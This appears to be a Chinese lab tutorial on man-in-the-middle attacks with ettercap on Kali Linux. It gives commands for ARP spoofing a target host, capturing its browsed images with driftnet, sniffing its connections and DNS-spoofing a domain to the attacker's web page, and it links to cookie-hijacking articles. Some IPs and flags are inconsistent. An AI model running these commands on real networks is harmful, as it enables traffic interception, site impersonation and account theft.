ettercap 是一款现有流行的网络抓包软件，他利用计算机在局域网内进行通信的 ARP 协议的缺陷进行攻击，在目标与服务器之间充当中间人，嗅探两者之间的数据流量，从中窃取用户的数据资料。

ettercap 有两种运行方式，UNIFIED 和 BRIDGED。UNIFIED 的方式是以中间人方式嗅探，基本原理是同时欺骗主机 A 和 B，将自己充当一个中间人的角色，数据在 A 和 B 之间传输时会通过 C，C 就可以对数据进行分析，从而完成嗅探。BRIDGED 方式是在双网卡情况下，嗅探两块网卡之间的数据包。

driftnet 是一款用于抓取指定接口数据流上面图片的软件，并且把嗅探到的图片显示在 Linux 下的一个窗口当中。

ARP 欺骗原理

由于此嗅探方法使用的是 ARP 欺骗，所以就得先了解一下 ARP 的原理。

主机 A 向主机 B 发送报文，会查询本地的 ARP 缓存表，找到 B 的 IP 地址对应的 MAC 地址后，就会进行数据传输。若未找到，则 A 广播一个 ARP 请求报文（携带主机 A 的 IP 地址和物理地址），请求 IP 地址为主机 B，并将主机 B 的 MAC 发给主机 A。网上所有主机包括 B 都收到 ARP 请求，但只有主机 B 符合该 IP，于是向 A 主机发回一个 ARP 响应报文。其中就包含有 B 的 MAC 地址，A 接收到 B 的应答后，就

会更新本地的ARP缓存。接着使用该MAC地址发送数据。因此，本地高速缓存ARP表是本地网络流通的基础，且是动态的。

ARP欺骗共有两种：一种是对路由器ARP表的欺骗；另一种是对内网PC的网关欺骗。


路由器ARP表的欺骗是给路由器发送一系列错误的内网MAC地址，并按照一定的频率不断进行，使真实的地址信息无法通过更新保存在路由器中，结果路由器的所有数据只能发送给错误的MAC地址，造成正常PC无法收到信息。

对内网PC的网关欺骗是将攻击者伪装成网关，让被欺骗的PC向自己发送数据，以截获所想要的内容。


一， 利用ettercap+driftnet截获目标主机的图片数据流

Kali默认安装了ettercap和driftnet

1. 查看网关：ifconfig




2. 查找局域网中的所有主机：netdiscover




3. 启动 ettercap,获取目标 IP 流量信息

ettercap -i eth0 -T -M arp:remote /192.168.128.136// /192.168.128.2//

启动 ettercap ， eth0 为网卡端口， -T 为文字显示， -M art:remote 为双向 arp 欺骗，/192.168.128.129//为攻击的目标机器 IP ，/192.168.128.2//为网关地址







4. 启动 driftnet，获取图片信息

执行 arp 欺骗以后， 目标机器所有的流量都会走我们的主机， 通过监听 eth0 网卡， 我们可以获取和篡改目标机器的所有 http 请求数据和内容

启动 driftnet 监听 eth0 端口， 查看所有的浏览图片数据， 所有的浏览图片，尽收眼底


driftnet -i eth0






二. 利用 ettercap 进行 arp 欺骗截获字节流

1. 进入 ettercap 的 GTK+ UI 工作界面：ettercap -G




2. 打开 ettercap 后，选择 Sniff----Unified-sniffing，再选择网卡




3. 点击 Hosts---Scan forhosts---Hosts list，可以看到目标主机的 IP

5. 选定目标主机 B，点击 add to target 1,将主机 B 添加到目标 1；选定路由，点击 add to target 2,将路由添加到目标 2



6. 点击 mitm --- arpposoning，勾选 sniff remoteconnections




7. 点击 start --- startsniffing 开始监听，再点击 view --connections 开始查看连接，双击链接查看详细信息

三. Ettercap 工具实施 DNS 欺骗攻击


1. 靶机 IP 地址：192168.128.129，网关地址：192.168.128.2

靶机 ping www.freebuf.com 解析 IP 地址为：



2. 打开 etter.dns 更改信息：vim /etc/ettercap/etter.dns


将某个域名和本机 IP 绑定



3. 开启 web 服务，修改/var/www/html/index.html 为自己想让对方看到的内容


Vim /var/www/html/index.html

命令/etc/init.d/apache2 start 来启动 apache2 服务器



4. 使用 ettercap 开始欺骗：

ettercap -i eth0 -Tq -M arp:remote -P dns_spoof/192.168.128.129// /192.168.128.2//



5. 现在在靶机上 ping www.freebuf.com 就变成了 192.168.128.128，是我 kali 的 IP

在靶机访问www.freeebuf.com就变成了我修改的index.html的内容了

四. 基于路由的dns欺骗:

方法差不多，请看这篇文章

https://www.cnblogs.com/hkleak/p/5043063.html

> 五. 利用cookie劫持，登入被攻击者的网络账户

https://www.secpulse.com/archives/6068.html

参考文章:

https://www.cnblogs.com/diligenceday/p/8076412.html

https://www.cnblogs.com/hkleak/p/5043063.html

https://blog.csdn.net/zc19930620/article/details/61642372

https://www.secpulse.com/archives/6068.html

https://blog.csdn.net/yy10992/article/details/78496124